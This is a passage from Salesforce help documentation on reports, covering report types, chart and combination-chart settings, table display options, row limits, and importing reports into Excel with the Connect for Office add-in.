  - Customizable Forecasting: Opportunity Forecasts
  - Forecast History
  - Forecasts
  - Quota versus Actual*
- Lead
  - Lead All
  - Lead History
  - Lead Status*
- Opportunity
  - Opportunities with Contact Roles and Products
  - Opportunities with Opportunity Teams and Products
  - Opportunity Field History
- Price Books, Products and Assets

- Assets without Products*

Note:

- You might not have access to all the report types listed here. Certain factors can affect the report types you see, such as which features your organization has enabled and how your administrator has set up report folder visibility. Check with your administrator if you think you should see a report type that you don't.
- If your organization has renamed standard objects, the names of the standard report types will contain your organization's names instead of the original ones. For example, if your organization has renamed the "Opportunity" object as "Deal," the standard report type "Opportunity Field History" will be renamed "Deal Field History."
- In this list, report types marked with an asterisk (*) aren't available when you create a new report. Instead, you access them by customizing standard reports, which are in folders on the Reports tab.

SEE ALSO:

Choose a Report Type

Change the Principal Report Type

Combine Different Types of Information in a Joined Report

Standard Report Types

Show Report Data Graphically

To help readers understand your data quickly and easily, show the data in chart form. Charts appear just above the report table. They can help users get a feel for the data before they delve into the details. Use line charts to track changes over time, or a bar or pie chart to compare values at a point in time. Charts can also appear in dashboard components.

1. Add a Chart to a Report
   Add a chart to give users a visual way to understand the data in your report.
2. Chart Properties
   You can add a chart to any standard or custom summary or matrix report. The chart properties specify the data that appears in the chart, its labels and colors, and any conditional highlighting you apply.
3. Present Data Effectively with Charts
   When you add a chart to a report, things like negative values, very large or small numbers, custom summary formulas, and field-level security can affect the charts' appearance. Switching the report format and changing groupings and blocks also affects charts.
4. Show Different Data Sets in One Chart
   A *combination chart* plots multiple sets of data on a single chart. Each set of data is based on a different field, so values are easy to compare. You can also combine certain chart types to present data in different ways in a single chart.
5. Combination Chart Examples
   Use a combination chart to show multiple values against a single axis range, show two chart types together, or compare two continuous summary values.

6. Chart Formatting Options

SEE ALSO:

- Present Data Effectively with Charts
- Add a Chart to a Report
- Chart Properties
- Combination Chart Examples
- Show Different Data Sets in One Chart

Add a Chart to a Report

Add a chart to give users a visual way to understand the data in your report.

Note: Your report must have at least one grouping before you can add a chart.

In Lightning Experience, add or edit a chart from the Report Run Page.

1. To show or hide the chart, click .
2. To edit the chart, click .

   From the chart editor, change chart type, give the chart a title, change axes, show or hide a reference line, and show or hide chart values.

In Salesforce Classic, add or edit a chart from the Report Builder.

1. Click **Add Chart** in report builder. For existing charts, click **Edit Chart**.
2. Select a chart type.
3. Enter the appropriate settings on the Chart Data tab for the chart type you selected.
4. Enter the appropriate settings on the Formatting tab.
5. Click **OK**.

SEE ALSO:

- Chart Types
- Present Data Effectively with Charts
- Build a New Report

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, edit, and delete reports:

- "Create and Customize Reports"

  AND

  "Report Builder"

Chart Properties

You can add a chart to any standard or custom summary or matrix report. The chart properties specify the data that appears in the chart, its labels and colors, and any conditional highlighting you apply.

Note: This topic only applies if you're not using report builder. *Report builder* is a visual editor for reports.

To customize chart properties, click **Add Chart** or **Edit Chart** in any matrix or summary report, and use the fields on the Chart Data and Formatting tabs.

See Present Data Effectively with Charts on page 4444 for limits, considerations, and tips.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, edit, and delete reports:

- "Create and Customize Reports"

Chart Data Settings

Control the data that appears in your chart with these options.

Field	Description
`Chart Type`	Select the type of chart to use when representing the data in your report. The chart type that you choose determines which chart properties are available to set.
`X-Axis` and `Y-Axis`	Choose what values to display on the axes of your chart. Depending on the chart type, axis values can be record count, summary fields, or groupings defined in the report. Note: If the Y-axis corresponds to a custom summary formula that has the `Where Will this Formula Be Displayed?` option set to a grouping level other than `All summary levels`, then the X-axis and Groupings selection must correspond to that custom summary formula's grouping level.
`Combination Chart`	Select this option to plot additional values on this chart. The chart type you chose must allow combination charts.
`Groupings`	Choose how to group information on your chart. You can only pick from groupings defined in the report. For bar and column charts, click an icon to select the grouping display: side-by-side, stacked, or stacked to 100%. For either single or grouped line charts, you can select `Cumulative`.
`Values`	Choose what to display as values for your pie, donut, or funnel chart.
`Wedges`	Choose what to display as wedges for your pie or donut chart.
`Segments`	Choose what to display as segments for your funnel chart.

Chart Presentation

Control the appearance and behavior of your chart using these options.

Field	Description
`Chart Title`	Enter a name for the chart.
`Title Color`	Select the color for the text of your chart title.
`Title Size`	Select the font size for the text of your chart title. The maximum size is 18. Larger values are shown at 18 points.
`Text Color`	Select a color for all the text and labels in your chart.
`Text Size`	Select a font size for all the text and labels in your chart. The maximum size is 18. Larger values are shown at 18 points.
`Background Fade`	Choose a direction for a gradient color background. Also select a `Start Color` and `End Color` for the gradient. Use white for both if you do not want a background design.
`Legend Position`	Choose a place to display the legend in relation to your chart.
`Combine Small Groups into "Others"`	Combine all groups less than or equal to 3% of the total into a single "Others" wedge or segment. Deselect to show all values individually on the chart. This only applies to pie, donut, and funnel charts. This option is on by default for pie and donut charts, and off for funnel.
`X- or Y-Axis Range`	Choose a manual or automatic axis range for bar, line, or column charts. If you choose manual, enter numbers for the minimum and maximum axis values to be displayed. If there are data points outside the range that you set, the axis automatically extends to include those values when you generate the chart.
`Show Axis Labels`	Display labels for each axis of your chart. This only applies to bar and line charts.
`Show Labels`	Display labels for your pie, donut, or funnel chart.
`Show Group %`	Display the percentage value for each group in the chart.
`Show X- or Y-Axis Values`	Display the values of individual records or groups on the chart axis. This only applies to certain horizontal bar and vertical column charts.
`Show Values`	Display the values of individual records or groups on the chart. This only applies to certain chart types.
`Show Wedge %`	Display the percentage value for each wedge of pie and donut charts.
`Show Total`	Display the total value for the donut chart.
`Show Segment %`	Display the percentage value for each segment of funnel charts.
`Show Details on Hover`	Display values, labels, and percentages when hovering over charts. Hover details depend on chart type. Percentages apply to pie, donut, and funnel charts only. Hover is disabled when viewing charts that have more than 200 data points.
`Chart Size`	Select a size for the chart, from Tiny to Extra Large.
`Chart Position`	Place the chart above or below your report.

Conditional Highlighting

Highlight field values on summary or matrix reports based on ranges and colors you specify. To enable conditional highlighting, your report must contain at least one summary field or custom summary formula.

Field	Description
`Summary`	Choose a summary field whose number ranges you want represented by colors.
`Low Color`	Select a color to represent data that falls below the `Low Breakpoint` value.
`Low Breakpoint`	The number that acts as the threshold between the `Low Color` and the `Mid Color`. Values that are exactly the same as the `Low Breakpoint` value are shown as the `Mid Color`.
`Mid Color`	Select a color to represent data that falls between the `Low Breakpoint` and `High Breakpoint` values.
`High Breakpoint`	The number that acts as the threshold between the `Mid Color` and the `High Color`. Values that are exactly the same as the `High Breakpoint` value are shown as the `High Color`.
`High Color`	Select a color to represent data that falls above the `High Breakpoint` value.

SEE ALSO:

Chart Types

Customizing Reports

Present Data Effectively with Charts

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

When you add a chart to a report, things like negative values, very large or small numbers, custom summary formulas, and field-level security can affect the charts' appearance. Switching the report format and changing groupings and blocks also affects charts.

- You can't have more than 250 groups or 4,000 values in a chart. If you see an error message saying that your chart has too many groups or values to plot, adjust the report filters to reduce the number. In combination charts, all groups and values count against the total.
- If you lose access to a field used in a chart, another field may be used in its place. If no other fields are available, record count is used.
- Decimal-place precision on charts is not customizable. Numeric and currency values round to two decimal places. Percentage values round to one decimal place.
- If numeric values are too large or too small, they are shown in scientific notation. For example, the number 5,750,000,000 is displayed as 5.75E9; -0.0000000061 is displayed as -6.1E-9.
- Negative values are displayed on all line charts and non-stacked bar and column charts. Negative values on pie, donut, funnel, and stacked charts are not displayed. Groupings containing negative values are displayed in the legend, and negative values are reflected in the calculation of all summary values, including the total for donut charts.
- When creating charts, don't group by a field on a child object then sum by a field on the parent object. It's not good practice. If you do this with a donut chart, the total shown may not match the sum of the wedges.
- Dashboard and report charts that display values from custom summary formulas display decimal places using your default currency setting instead of what you specified for the formula. For example, if the summary formula specifies zero decimal places, no decimal places appear in columns, but chart values show the number of decimal places specified for your default currency (usually two decimal places). This applies to currencies, numbers, and percentages.
- With joined reports, summary field names contain both the field name and the block name. For example, if you've summarized the Amount field in Block 1, it appears as `Block 1 — Sum of Amount` in the Chart Editor. A cross-block or standard custom summary formula contains the block name when the formula is included in multiple blocks.

- When a report already has a chart, changing the report format or removing blocks, groupings, or summary fields has impacts described in this table.

When you make this change ...	The effect is ...
Switch format from summary, matrix, or joined to tabular	All charts are removed from the report.
Switch format from summary to matrix	The first summary grouping becomes the first row grouping. The second becomes the first column grouping. The third becomes the second row grouping. The chart is unchanged.
Switch format from matrix to summary	The first row grouping becomes the first summary grouping. The second row grouping becomes the *third* summary grouping. The first column grouping becomes the *second* summary grouping. The second column grouping is removed. If the chart used the second column grouping, that grouping is replaced by the first available summary field that's not already used in the chart.
Switch format from summary or matrix to joined	The existing report becomes the first block and the chart remains in the report. If the matrix report used the second column grouping, that grouping is replaced by the first available summary field that's not already used in the chart. If the summary or matrix report included a grouping from a bucket field, the grouping is replaced with the next available grouping not already used in the chart.
Switch format from joined to summary or matrix	The first block becomes the report, and groupings and the chart are preserved. If the chart in the joined version contained summary fields from the first block, they remain in the chart in the summary report. Summaries from other blocks are removed from the chart.
Remove a block containing a summary field from a joined report	The summary field is replaced with the next available summary field. If no additional summary fields are available, the original field is replaced with the record count from the first remaining block. Removing all blocks from a report removes the chart completely.
Remove a grouping used in the chart	The grouping is replaced with the next available grouping. If all groupings are removed, the chart is removed as well. Note that groupings can be removed automatically when you add a report type to a joined report or if a field becomes unavailable, for example as a result of field-level security.
Remove a summary field used in the chart (including custom and cross-block summaries)	The summary field is replaced with the next available summary field. If no additional summary fields are available, the field is replaced with the record count for either the report or the first block. Note that summary fields can be removed automatically, for example as a result of field-level security or when the report format changes.

SEE ALSO:

Add a Chart to a Report

Chart Formatting Options

Show Different Data Sets in One Chart

Show Different Data Sets in One Chart

A *combination chart* plots multiple sets of data on a single chart. Each set of data is based on a different field, so values are easy to compare. You can also combine certain chart types to present data in different ways in a single chart.

With combination charts, you can:

- Add a line to an existing line, vertical column, grouped vertical column, or stacked vertical column chart.
- Add a cumulative line to an existing line cumulative chart.
- Add up to three more columns to a vertical column chart.
- Add up to three more bars to a horizontal bar chart.

For example, as a sales manager, you wish to see "Pipeline amount" as a line and "Number of open deals" as vertical bars on the same chart.

1. Edit the chart for any summary or matrix report, or edit a dashboard component that displays a summary or matrix report.
2. Choose a chart type that allows combination charts:
   - Bar chart
   - Column chart
   - Grouped column chart
   - Stacked column chart
   - Line chart
   - Cumulative line chart
3. Select the **Plot additional values** checkbox. The chart preview updates as you configure your combination chart.
4. To plot on the chart, select a `Value`.
5. Choose a `Display` option. Available options differ based on your chart type and whether you're editing a chart or a dashboard component.
   - For columns or bars, click **Add Bar** or **Add Column** links to add up to three sets.
   - When adding a line to a vertical column chart, select **Use second axis** to show a separate axis for the added line on the right side of the column chart. A separate axis can be useful when the two values have different ranges or units.

     Note: Selecting **Use second axis** makes more values available in the `Value` drop-down list. Without this option, you can only pick from values of the same type as the primary Y-axis—for example, number, currency, or percentage. This option is only available for certain combination charts.
6. Once you've set up your report, click **Run Report** or **Save**.

Note:

- If you lose access to a field used in a chart, another field may be used in its place. If no other fields are available, record count is used.
- Both X-Axis and Y-Axis must not be set to *`Auto`*. If set to *`Auto`*, you can't plot the chart.

EDITIONS

Available in: Salesforce Classic

Available in: **All** editions except **Database.com**

USER PERMISSIONS

To create, edit, and delete reports:

- "Create and Customize Reports"

  AND

  "Report Builder"

- Filtered drill-down doesn't work for combination charts in dashboards.

SEE ALSO:

Chart Types

Add a Chart to a Report

Combination Chart Examples

Combination Chart Examples

Use a combination chart to show multiple values against a single axis range, show two chart types together, or compare two continuous summary values.


A *combination chart* plots multiple sets of data on a single chart.

Column-on-Column

Add columns to a column chart to show multiple values against a single axis range.

To create the chart in this example, choose the Vertical Column chart type, set the opportunity sum of amount as the `Y-Axis`, stage as the `X-Axis`, and use the **Plot additional values** option to add the sum of expected revenue as a column.

You can quickly compare the actual values against the expected values for each stage.




Line-on-Column

Add a line to a column chart to show two chart types together. Using a second axis allows you to add different types of values to the chart.

To create the chart in this example, choose the Vertical Column chart type, set the opportunity sum of amount as the `Y-Axis`, fiscal year as the `X-Axis`, and use the **Plot additional values** option to add the number of deals as a line. Summary values of different types won't be available in the `Values` drop-down list unless you select **Use second axis**.

You can see both the total amount and number of deals for each year on a single chart.




Line-on-Line

Add a line to a line chart to compare two continuous summary values.

To create the chart in this example, set up a custom summary formula to calculate a three-week moving average of opportunity amounts, then choose the Line chart type, set the opportunity sum of amount as the `Y-Axis`, date as the `X-Axis`, and use the **Plot additional values** option to add the calculated three-week moving average as a line.

You can compare sales against the moving average over time.



The custom summary formula used in this example is shown here:

```
(OppProductTrends__c.Amount__c:SUM+ PREVGROUPVAL(OppProductTrends__c.Amount__c:SUM,
OppProductTrends__c.as_of_date__c) + PREVGROUPVAL(OppProductTrends__c.Amount__c:SUM,
OppProductTrends__c.as_of_date__c,2))/3
```

SEE ALSO:

Show Different Data Sets in One Chart

Chart Formatting Options

Control the appearance and behavior of your chart using these options.

Field	Description
`Chart Title`	Enter a name for the chart.
`Title Color`	Select the color for the text of your chart title.
`Title Size`	Select the font size for the text of your chart title. The maximum size is 18. Larger values are shown at 18 points.
`Text Color`	Select a color for all the text and labels in your chart.
`Text Size`	Select a font size for all the text and labels in your chart. The maximum size is 18. Larger values are shown at 18 points.
`Background Fade`	Choose a direction for a gradient color background. Also select a `Start Color` and `End Color` for the gradient. Use white for both if you do not want a background design.
`Legend Position`	Choose a place to display the legend in relation to your chart.
`Combine Small Groups into "Others"`	Combine all groups less than or equal to 3% of the total into a single "Others" wedge or segment. Deselect to show all values individually on the chart. This only applies to pie, donut, and funnel charts. This option is on by default for pie and donut charts, and off for funnel.
`X- or Y-Axis Range`	Choose a manual or automatic axis range for bar, line, or column charts. If you choose manual, enter numbers for the minimum and maximum axis values to be displayed. If there are data points outside the range that you set, the axis automatically extends to include those values when you generate the chart.
`Show Axis Labels`	Display labels for each axis of your chart. This only applies to bar and line charts.
`Show Labels`	Display labels for your pie, donut, or funnel chart.
`Show Group %`	Display the percentage value for each group in the chart.
`Show X- or Y-Axis Values`	Display the values of individual records or groups on the chart axis. This only applies to certain horizontal bar and vertical column charts.
`Show Values`	Display the values of individual records or groups on the chart. This only applies to certain chart types.
`Show Wedge %`	Display the percentage value for each wedge of pie and donut charts.
`Show Total`	Display the total value for the donut chart.
`Show Segment %`	Display the percentage value for each segment of funnel charts.
`Show Details on Hover`	Display values, labels, and percentages when hovering over charts. Hover details depend on chart type. Percentages apply to pie, donut, and funnel charts only. Hover is disabled when viewing charts that have more than 200 data points.
`Chart Size`	Select a size for the chart, from Tiny to Extra Large.
`Chart Position`	Place the chart above or below your report.

SEE ALSO:

Add a Chart to a Report

Show Report Data in Tables

To help readers scan for data easily, try hiding details and ranges, limiting the number of results shown, and highlighting with color. You can also show your table in a dashboard component.

1. Show and Hide Report Details
   You can show or hide report details from either the run reports page or the report builder. When you hide details, individual records don't display in the report. Groupings, summary formulas, and record counts remain visible.
2. Highlight Data Ranges
   Highlight field values on summary or matrix reports based on ranges and colors you specify. To enable conditional highlighting, your report must contain at least one summary field or custom summary formula.
3. Use a Tabular Report in a Dashboard
   You can use a tabular report as the source report for a dashboard table or chart component, if you limit the number of rows it returns.
4. Limit Report Results
   Set limits to the scope of your report to avoid processing too many records. The built-in choices for limiting your results vary according to the object you are reporting on.

SEE ALSO:

Highlight Data Ranges
Limit Report Results
Show and Hide Report Details
Use a Tabular Report in a Dashboard

Show and Hide Report Details

You can show or hide report details from either the run reports page or the report builder. When you hide details, individual records don't display in the report. Groupings, summary formulas, and record counts remain visible.

- From the run reports page, click **Hide Details** to hide individual records. Click **Show Details** to show all records.
- From the report builder, click **Show** > **Details**. A check mark beside the **Details** menu item means that details are displayed. Click **Details** to toggle between showing or hiding records.

SEE ALSO:

Show and Hide the Record Count for a Block
Build a New Report
Combine Different Types of Information in a Joined Report

EDITIONS

Available in: Salesforce Classic

Available in: **All** editions except **Database.com**

USER PERMISSIONS

To run reports:
- "Run Reports"

To create, edit, and delete reports:
- "Create and Customize Reports"

  AND

  "Report Builder"

Highlight Data Ranges

Highlight field values on summary or matrix reports based on ranges and colors you specify. To enable conditional highlighting, your report must contain at least one summary field or custom summary formula.

To set conditional highlighting, click **Show** > **Conditional Highlighting** in report builder, then set the breakpoint values and their range colors as follows:

Field	Description
`Summary`	Choose a summary field whose number ranges you want represented by colors.
`Low Color`	Select a color to represent data that falls below the `Low Breakpoint` value.
`Low Breakpoint`	The number that acts as the threshold between the `Low Color` and the `Mid Color`. Values that are exactly the same as the `Low Breakpoint` value are shown as the `Mid Color`.
`Mid Color`	Select a color to represent data that falls between the `Low Breakpoint` and `High Breakpoint` values.
`High Breakpoint`	The number that acts as the threshold between the `Mid Color` and the `High Color`. Values that are exactly the same as the `High Breakpoint` value are shown as the `High Color`.
`High Color`	Select a color to represent data that falls above the `High Breakpoint` value.

SEE ALSO:

Build a New Report

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, edit, and delete reports:

- "Create and Customize Reports"

  AND

  "Report Builder"

Use a Tabular Report in a Dashboard

You can use a tabular report as the source report for a dashboard table or chart component, if you limit the number of rows it returns.

1. Click **Add** > **Row Limit**.
2. Set the `Row Limit` to *10*, *25*, or *Custom*. If you choose custom enter a number between one and 99.
3. Set the `Sort By` and sort order options. If you chose **Limit Rows by this Field** for a column, these options are already set.
4. Click **OK**.
5. Click **Dashboard Settings** in the toolbar.
6. Choose a `Name` and `Value` to use in dashboard tables and charts. Tables show both name and value. Charts are grouped by name.
7. Click **OK**. You can now use this tabular report as the source report for a dashboard component.

   Tip: When you create a dashboard component to display your tabular report, you can use the dashboard component editor to override the settings you chose in **Dashboard Settings**.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, edit, and delete reports:

- "Create and Customize Reports"

  AND

  "Report Builder"

Limit Report Results

Set limits to the scope of your report to avoid processing too many records. The built-in choices for limiting your results vary according to the object you are reporting on.

- To see a collapsed view of a report showing only the headings, subtotals, and total in report builder, deselect **Show** > **Details**.

  On the report run page, click **Hide Details** or **Show Details** at the top of the report.
- To filter by a field, click **Add** > **Field Filter**. With tabular, summary, and matrix reports, you can drag a field from the Fields pane to the Filters pane to add a report filter.
- Cross filters work like ordinary filters, but they have some special characteristics of their own. To add one, click **Add** > **Cross Filter**.
- In Professional, Enterprise, Unlimited, Performance, and Developer edition organizations, the **Hierarchy** links let you browse report results based on the role or territory hierarchies.
- If your organization uses divisions to segment data and you have the "Affected by Divisions" permission, use the Division drop-down list to include records in just one division or all divisions. Select *Current* to show records in your current working division. Reports that are already scoped (such as My Cases or My team's accounts) include records in all divisions, and you can't further limit them to a specific division. If you do not have the "Affected by Divisions" permission, your reports include records in all divisions.
- You can set the maximum number of records to display in a tabular report by clicking **Add** > **Row Limit** in report builder. Set the number of rows, then choose a field to sort by, and the sort order. Limiting rows on a tabular report allows you to use it as a source report for dashboard table and chart components.

  The `Row Limit` option on tabular reports shows only fields from the primary object on reports created from custom report types where object A may or may not have object B. For example, in an accounts with or without contacts report, only fields from accounts are shown. Fields from objects after a may-or-may-not association on custom report types aren't shown. For example, in an accounts

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, edit, and delete reports:

- "Create and Customize Reports"

  AND

  "Report Builder"

with contacts with or without cases report, only fields from accounts and contacts are available to use. If you change the report format, **Row Limit** settings are lost.

Note: Only the first 255 characters in a custom text field count for filtering purposes. For example, if you add a field filter to find opportunities where the custom text field `Customer notes` includes the word "phone," but "phone" appears after the 255th character in the field, the filter will not find that record. In standard text fields, all characters count, regardless of the length of the field.

SEE ALSO:

The Report Run Page

Example: Report on Related Objects with Cross Filters

Report on Salesforce Data with Excel

Connect for Office includes an Excel add-in that enables you to securely access your Salesforce reports with Microsoft® Excel®. You create the reports you need in Salesforce, then pull them into an Excel worksheet, and use Excel's formulas, charts, and pivot tables to customize and analyze your data. When Salesforce disables TLS 1.0, we're ending support for Connect for Office.

Important: When Salesforce disables TLS 1.0, we're ending support for Connect for Office. This change means that there's no guarantee that Connect for Office can establish a connection between Salesforce and Microsoft® Word or Excel. Even if sales reps can establish a connection, Salesforce no longer provides support or maintenance when there's an issue.

The Excel add-in provides the same access to reports and fields that you normally experience in Salesforce. You can distribute your customized Excel worksheets via the Documents tab, allowing all users to track customized analytics in real time. You can reference data from multiple reports in one worksheet to create a single-page overview of key metrics.

Communication between Excel and Salesforce uses the same secure HTTPS protocol as when you log in via your Web browser.

EDITIONS

Available in: Salesforce Classic

Available in all editions

USER PERMISSIONS

To access Salesforce reports from Excel:

- "Run Reports"

  AND

  "Export Reports"

1. Install Connect for Office

   When Salesforce disables TLS 1.0, we're ending support for Connect for Office.
2. Log Into Connect for Office

   You need to log in to Salesforce before you can request data from your Salesforce reports. When Salesforce disables TLS 1.0, we're ending support for Connect for Office.
3. Import Reports Into Excel with Connect for Office

   Import your custom or standard Salesforce reports into Excel so you can further analyze the data using Excel's formulas, charts, and pivot tables. When Salesforce disables TLS 1.0, we're ending support for Connect for Office.
4. Refresh and Update Data with Connect for Office

   Keep your Salesforce reports up to date in Excel by periodically refreshing the report data and any pivot tables you have created. When Salesforce disables TLS 1.0, we're ending support for Connect for Office.

Install Connect for Office

When Salesforce disables TLS 1.0, we're ending support for Connect for Office.

Important: When Salesforce disables TLS 1.0, we're ending support for Connect for Office. This change means that there's no guarantee that Connect for Office can establish a connection between Salesforce and Microsoft® Word or Excel. Even if sales reps can establish a connection, Salesforce no longer provides support or maintenance when there's an issue.

The system requirements for Connect for Office are:

- Microsoft® Office 2007
- Microsoft® Windows Vista® (32-bit only) - Until Salesforce disables TLS 1.0.

1. Close all Microsoft® Office programs, including Word, Excel®, and Outlook®.
2. From your personal settings, enter *Office* in the Quick Find box, then select **Connect for Office**.

   Tip: If you can't see the download page, ask your administrator for access.

3. Click **Install Now**.
4. Click **Yes** when prompted to install Connect for Office. We recommend that you install Connect for Office to the default folder suggested by the installer.
5. After the installation completes, open Excel or Word, and select the **Salesforce** menu to begin using Connect for Office.
6. The first time you open Word, you are prompted to enable macros from Salesforce. You must enable the macros and accept Salesforce as a macro publisher to use the Word add-in.

Note: The Connect for Office installer edits the registry on your computer. If your organization imposes security that prevents you from editing the registry, log in as the administrator of your machine before installing Connect for Office or contact your IT department for assistance.

Log Into Connect for Office

You need to log in to Salesforce before you can request data from your Salesforce reports. When Salesforce disables TLS 1.0, we're ending support for Connect for Office.

Important: When Salesforce disables TLS 1.0, we're ending support for Connect for Office. This change means that there's no guarantee that Connect for Office can establish a connection between Salesforce and Microsoft® Word or Excel. Even if sales reps can establish a connection, Salesforce no longer provides support or maintenance when there's an issue.

EDITIONS

Available in: Salesforce Classic

Available in all editions

1. Open Excel.
2. In Microsoft Office 2003 and earlier, select **Log In** from the **Salesforce** drop-down menu on the Excel toolbar. In Microsoft Office 2007, select the Salesforce tab on the Ribbon, click the **Reporting** drop-down menu, and then select **Log In**.
3. Enter your Salesforce username and password.
4. Click **Login**.

Note: If your organization restricts IP addresses, logins from untrusted IPs are blocked until they're activated. Salesforce automatically sends you an activation email that you can use to log in. The email contains a security token that you must add to the end of your password. For example, if your password is *mypassword*, and your security token is *XXXXXXXXXX*, you must enter *mypasswordXXXXXXXXXX* to log in.

Import Reports Into Excel with Connect for Office

Import your custom or standard Salesforce reports into Excel so you can further analyze the data using Excel's formulas, charts, and pivot tables. When Salesforce disables TLS 1.0, we're ending support for Connect for Office.

Important: When Salesforce disables TLS 1.0, we're ending support for Connect for Office. This change means that there's no guarantee that Connect for Office can establish a connection between Salesforce and Microsoft® Word or Excel. Even if sales reps can establish a connection, Salesforce no longer provides support or maintenance when there's an issue.

EDITIONS

Available in: Salesforce Classic

Available in all editions

USER PERMISSIONS

To access reports in Excel:

- "Run Reports"

  AND

  "Export Reports"

1. Create a custom report in Salesforce. You can also use any of the standard reports.
2. Open a blank worksheet in Excel.
3. Select the Salesforce tab on the Ribbon, click the **Reporting** drop-down menu, and then select **Import a Report...**.

   Note: In Microsoft Office 2003 and earlier, select **Import a Report...** from the **Salesforce** drop-down menu on the Excel toolbar.
4. Select a report from the list of standard and custom Salesforce reports available to you.
5. Specify where you want to put the report data in your Excel file.
   a. Enter the name of your Excel worksheet in the `Destination worksheet` field.
   b. In the `Cell` field, enter the uppermost cell where you want to begin putting the data.

      If the specified worksheet and cells already contain report data, Connect for Office moves the existing data over to make room for the new report data.

   Tip: Avoid renaming worksheets that contain imported reports. When you do that the connection between the worksheet and your report is lost. You must import the report again to refresh the data.
6. Choose **Raw Data** to import the data without formatting, subtotals, or grand totals. Choose **Formatted** to keep the colors, fonts, subtotals, and grand totals from the Salesforce report.

   This is useful for importing large matrix reports with the data already summarized into a small table.

   Tip:
   - The **Raw Data** option is best if you're importing summary or matrix reports for use with Excel formulas and pivot tables.
   - Use the **Formatted** option if you're importing large matrix reports with the data already summarized into a small table.
7. Click **OK**.

Tip: You can copy and paste data from Excel into other Office applications. Use the **Paste Special** option, rather than **Paste**, to reference the Excel data as a worksheet object. If the data then changes in Excel, you can right-click the object and update it automatically. See the Microsoft Word help for more information.

Refresh and Update Data with Connect for Office

Keep your Salesforce reports up to date in Excel by periodically refreshing the report data and any pivot tables you have created. When Salesforce disables TLS 1.0, we're ending support for Connect for Office.

Important: When Salesforce disables TLS 1.0, we're ending support for Connect for Office. This change means that there's no guarantee that Connect for Office can establish a connection between Salesforce and Microsoft® Word or Excel. Even if sales reps can establish a connection, Salesforce no longer provides support or maintenance when there's an issue.

After logging into Salesforce, select any of the following options from the **Salesforce** Ribbon tab (or toolbar in Office 2003 and earlier):

- **Refresh Existing Reports...** - Allows you to choose which reports you want to update in Excel.
  1. From the list of reports you have imported, select the reports to update.
  2. Optionally, select **Update Pivot Tables** to update any pivot tables you have created in Excel for the selected reports. The **Refresh All Reports** menu choice does this automatically.
  3. Click **Refresh Selected** to update the report data.

     To remove reports from this list, select the report names and click **Delete Selected**. The reports are not removed from your Excel worksheet or from Salesforce, only from the list of reports available for refreshing.
- **Refresh All Reports** - Refreshes all of the reports that you have imported into your Excel file, including the pivot tables referenced by those reports.

Tip:

- If you write a formula, select an entire column rather than a range of cells, because the number of rows in your report may change when you refresh the report data. For example, use `=Sum(Sheet2!E:E)` to sum column E rather than `=Sum(Sheet2!E1:E200)`.
- If you use the `VLOOKUP` and `HLOOKUP` functions in Excel to join data across different cell ranges, these functions may make report record IDs, which are 15-character alphanumeric IDs, case-sensitive. Make sure to use the correct case when identifying report records. See the Microsoft Excel help for more information.

Upgrade the Report Wizard

Report builder, a powerful drag-and-drop editor, is the standard tool for creating and editing reports. If your organization is still using the old report wizard, you should upgrade to report builder.

